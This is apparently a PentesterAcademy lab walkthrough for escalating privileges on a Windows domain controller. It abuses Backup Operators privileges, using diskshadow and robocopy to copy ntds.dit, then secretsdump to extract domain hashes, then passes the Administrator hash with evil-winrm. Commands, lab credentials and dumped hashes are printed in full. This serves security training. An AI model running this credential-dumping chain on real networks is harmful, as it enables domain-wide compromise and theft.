
ATTACK
DEFENSE
by PentesterAcademy

Name	Windows Priv Esc - SeRestorePrivilege
URL	https://attackdefense.com/challengedetails?cid=2408
Type	Basic Exploitation: Pentesting

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Kali Machine:

Step 1: Run a Nmap scan against the target machine.

Command: nmap --top-ports 10000 demo.ine.local

```
root@INE:~# nmap --top-ports 10000 demo.ine.local
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-09 13:32 IST
Nmap scan report for demo.ine.local (10.0.18.230)
Host is up (0.061s latency).
Not shown: 8336 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
9389/tcp  open  adws
47001/tcp open  winrm

Nmap done: 1 IP address (1 host up) scanned in 13.06 seconds
root@INE:~#
```

Multiple Ports are open

Step 2: The winrm server is running on port 5985. By default, the WinRM service uses port 5985 for an HTTP connection.


The credentials to access the remote server are mentioned below:

Username	**Password**
student	hacker_123321

Use this cred to run the evil-winrm tool on the target machine to gain access.

Checking the help of the tool.

Command: evil-winrm.rb --help



Connect to the WinRM service using the provided credentials i.e student:hacker_123321

Command: evil-winrm.rb -u student -p hacker_123321 -i demo.ine.local

```
root@INE:~# evil-winrm.rb -u student -p hacker_123321 -i demo.ine.local

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc()
e

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\student\Documents>
```

Ignore the error message:

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Step 3: Check all the available privileges to the student user.

Command: whoami /priv

```
*Evil-WinRM* PS C:\Users\student\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\student\Documents>
```

The user (student) has the **SeBackupPrivilege** and **SeRestorePrivilege** (Back up files and directories) privilege.

SeBackupPrivilege allows file content retrieval, even if the security descriptor on the file might not grant such access. A caller with SeBackupPrivilege enabled obviates the need for any ACL-based security check.

SeRestorePrivilege allows file content modification, even if the security descriptor on the file might not grant such access. This function can also be used to change the owner and protection.

Source: https://docs.microsoft.com/en-us/windows-hardware/drivers/ifs/privileges

Having both **SeBackupPrivilege** and **SeRestorePrivilege** privileges that confirm that the student must be a member of the "Backup Operators" group.

Confirm it:

Command: net localgroup "Backup Operators"

```
*Evil-WinRM* PS C:\Users\student\Documents> net localgroup "Backup Operators"
Alias name     Backup Operators
Comment        Backup Operators can override security restrictions for the sole purpose of backing up or restoring files

Members

-------------------------------------------------------------------------------
student
The command completed successfully.

*Evil-WinRM* PS C:\Users\student\Documents>
```

The current user (student) have both the (**SeBackupPrivilege** and **SeRestorePrivilege)** privileges, one can copy the **ntds.dit** file using the diskshadow windows in-built utility.

About Diskshadow:

Diskshadow.exe is a tool that exposes the functionality offered by the volume shadow copy Service (VSS). By default, Diskshadow uses an interactive command interpreter similar to that of Diskraid or Diskpart. Diskshadow also includes a scriptable mode.

Source:
https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/diskshadow

The file ntds.dit cannot be copied directly from the path. Because when a file is under-use then it is not possible to copy the file. Hence, we use diskshadow that helps us create a copy of a drive (C:\) that is currently in use. And, from the clone of the drive, we copy the ntds.dit file.

Step 4: Create a file and set instructions to copy C:\ drive into E: drive with an alias.

Command: nano ine.txt
“”
set verbose onX
set metadata C:\Windows\Temp\meta.cabX
set context clientaccessibleX
set context persistentX
begin backupX
add volume C: alias ineX
createX
expose %ine% E:X
end backupX
“”

dos2unix ine.txt

```
root@INE:~# nano ine.txt
root@INE:~# cat ine.txt
set verbose onX
set metadata C:\Windows\Temp\meta.cabX
set context clientaccessibleX
set context persistentX
begin backupX
add volume C: alias ineX
createX
expose %ine% E:X
end backupX
root@INE:~# dos2unix ine.txt
dos2unix: converting file ine.txt to Unix format...
root@INE:~#
```

Upload the ine.txt file on the target machine.

Commands: upload /root/ine.txt
cat ine.txt

```
*Evil-WinRM* PS C:\Users\student\Documents> upload /root/ine.txt

Warning: Remember that in docker environment all local paths should be

Info: Uploading /root/ine.txt to C:\Users\student\Documents\ine.txt


Data: 244 bytes of 244 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\student\Documents> cat ine.txt
set verbose onX
set metadata C:\Windows\Temp\meta.cabX
set context clientaccessibleX
set context persistentX
begin backupX
add volume C: alias ineX
createX
expose %ine% E:X
end backupX
*Evil-WinRM* PS C:\Users\student\Documents>
```

Step 5: Run the diskshadow with script file using /s option and copy it into the current working directory using robocopy.

Robocopy is a kind of **cp** command – Copies file data from one location to another.

Commands: diskshadow /s ine.txt
robocopy /b e:\windows\ntds . ntds.dit

```
*Evil-WinRM* PS C:\Users\student\Documents> diskshadow  /s ine.txt
Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft Corporation
On computer:  ATTACKDEFENSE,  5/4/2022 9:48:29 AM

-> set verbose on
-> set metadata C:\Windows\Temp\meta.cab
-> set context clientaccessible
-> set context persistent
-> begin backup
-> add volume C: alias ine
-> create
```

```
Inserted file WM4.xml into .cab file meta.cab
Inserted file WM5.xml into .cab file meta.cab
Inserted file WM6.xml into .cab file meta.cab
Inserted file WM7.xml into .cab file meta.cab
Inserted file WM8.xml into .cab file meta.cab
Inserted file WM9.xml into .cab file meta.cab
Inserted file WM10.xml into .cab file meta.cab
Inserted file DisD803.tmp into .cab file meta.cab

Querying all shadow copies with the shadow copy set ID {24473569-dd4b-48da-aebe-07653cd6c83e}

        * Shadow copy ID = {ebb174cb-86be-451b-8d3e-11ecfa5e928e}               %ine%
                - Shadow copy set: {24473569-dd4b-48da-aebe-07653cd6c83e}       %VSS_SHADOW_SET%
                - Original count of shadow copies = 1
                - Original volume name: \\?\Volume{d62cc1ce-0000-0000-0000-100000000000}\ [C:\]
                - Creation time: 5/4/2022 9:48:44 AM
                - Shadow copy device name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
                - Originating machine: AttackDefense.ine.local
                - Service machine: AttackDefense.ine.local
                - Not exposed
                - Provider ID: {b5946137-7b9f-4925-af80-51abd60b20d5}
                - Attributes:  No_Auto_Release Persistent Differential

Number of shadow copies listed: 1
-> expose %ine% E:
-> %ine% = {ebb174cb-86be-451b-8d3e-11ecfa5e928e}
The shadow copy was successfully exposed as E:\.
-> end backup
->
*Evil-WinRM* PS C:\Users\student\Documents>
```

```
*Evil-WinRM* PS C:\Users\student\Documents> robocopy /b e:\windows\ntds . ntds.dit

------------------------------------------------------------------------------
   ROBOCOPY     ::     Robust File Copy for Windows
------------------------------------------------------------------------------

  Started : Wednesday, May 4, 2022 9:49:05 AM
   Source : e:\windows\ntds\
     Dest : C:\Users\student\Documents\

    Files : ntds.dit

  Options : /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30

------------------------------------------------------------------------------

                           1    e:\windows\ntds\
            New File              16.0 m        ntds.dit
  0.0%
  0.3%
  0.7%
  1.1%
```

```
 98.0%
 98.4%
 98.8%
 99.2%
 99.6%
100%
100%

------------------------------------------------------------------------------

               Total    Copied   Skipped  Mismatch    FAILED    Extras
    Dirs :         1         0         1         0         0         0
   Files :         1         1         0         0         0         0
   Bytes :   16.00 m   16.00 m         0         0         0         0
   Times :   0:00:00   0:00:00                       0:00:00   0:00:00


   Speed :            108240103 Bytes/sec.
   Speed :             6193.548 MegaBytes/min.
   Ended : Wednesday, May 4, 2022 9:49:05 AM


*Evil-WinRM* PS C:\Users\student\Documents>
```

Step 6: Created a copy of the C:\ drive and copied the ntds.dit in the current working directory.

Save reg system file to extract the hashes. Save it in a C:\temp folder.

Command: mkdir C:\temp
reg save hklm\system c:\temp\system

```
*Evil-WinRM* PS C:\Users\student\Documents> mkdir C:\temp


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         5/4/2022   9:49 AM                temp


*Evil-WinRM* PS C:\Users\student\Documents> reg save hklm\system c:\temp\system
The operation completed successfully.

*Evil-WinRM* PS C:\Users\student\Documents>
```

Step 7: Download C:\temp\system and ntds.dit file to the attacker machine's root folder.

Commands: download C:\temp\system /root/system
download C:\Users\student\Documents\ntds.dit /root/ntds.dit

Note: Copying the file to the attacker machine would take some time.

```
*Evil-WinRM* PS C:\Users\student\Documents> download C:\temp\system /root/system
Warning: Remember that in docker environment all local paths should be at /data and it must be mapped correctly
Info: Downloading C:\temp\system to /root/system

Info: Download successful!
*Evil-WinRM* PS C:\Users\student\Documents> download C:\Users\student\Documents\ntds.dit /root/ntds.dit
Warning: Remember that in docker environment all local paths should be at /data and it must be mapped correctly
Info: Downloading C:\Users\student\Documents\ntds.dit to /root/ntds.dit

Info: Download successful!
*Evil-WinRM* PS C:\Users\student\Documents>
```

Run secretsdump.py python script to extract hashes from the files. It is developed by Alberto Solino (@agsolino).

https://github.com/SecureAuthCorp/impacket/blob/master/examples/secretsdump.py

Command: secretsdump.py -ntds /root/ntds.dit -system /root/system LOCAL

```
root@INE:~# secretsdump.py -ntds /root/ntds.dit -system /root/system LOCAL
Impacket v0.9.25.dev1+20220503.174139.678981d2 - Copyright 2021 SecureAuth Corporation

[*] Target system bootKey: 0x377af0de68bdc918d22c57a263d38326
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: eb68070be27c6332fc16a6f91c354a13
[*] Reading and decrypting hashes from /root/ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:5c4d59391f656d5958dab124ffeabc20:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
student:1008:aad3b435b51404eeaad3b435b51404ee:bd4ca1fbe028f3c5066467a7f6a73b0b:::
ATTACKDEFENSE$:1009:aad3b435b51404eeaad3b435b51404ee:bfa1c8ca8f8a7f41c2cddd7a709167ed:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:cd3a959d395e6852b88e1e1c434c048a:::
[*] Kerberos keys from /root/ntds.dit
Administrator:aes256-cts-hmac-sha1-96:244d64aa743aa6ae74f67428cee0e646c4c99ad2144d64f233c4b97730dc1fd9
Administrator:aes128-cts-hmac-sha1-96:f9e119a37d7d1c79fedc1ba8ca5f90b4
Administrator:des-cbc-md5:3dd96e4a3851fdb0
student:aes256-cts-hmac-sha1-96:bab064fdaf62216a1577f1d5cd88e162f6962b4a421d199adf4c66b61ec6ac7c
student:aes128-cts-hmac-sha1-96:42bc1d17d1236d3afc09efbeba547d2c
student:des-cbc-md5:1a975b02a7bf15d5
ATTACKDEFENSE$:aes256-cts-hmac-sha1-96:066ee95d3642fa0301217464c17b30db017274e0653d7848081f25f5ec7ec3b0
ATTACKDEFENSE$:aes128-cts-hmac-sha1-96:713d340066dd37e86ec48921b13a4c82
ATTACKDEFENSE$:des-cbc-md5:70ae40294f587698
krbtgt:aes256-cts-hmac-sha1-96:ecf540ba871a2b270d811eb2484f97664a8f3beca1ed69758b28187b17f8673f
krbtgt:aes128-cts-hmac-sha1-96:f6bd2512d9456fe4d650dd6fa04a99d6
krbtgt:des-cbc-md5:5bab1f943dd651b3
[*] Cleaning up...
root@INE:~#
```

Successfully, extracted the NTLM hashes. The administrator NTLM hash:
5c4d59391f656d5958dab124ffeabc20

Step 8: Gain high privilege winrm session using the Administrator account NTLM hash.

Commands: evil-winrm.rb -u administrator -H 5c4d59391f656d5958dab124ffeabc20 -i demo.ine.local
whoami

```
root@INE:~# evil-winrm.rb -u administrator -H 5c4d59391f656d5958dab124ffeabc20 -i demo.ine.local

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
ine\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

References:

1. Windows Privilege Escalation: SeBackupPrivilege
2. Impacket
3. Diskshadow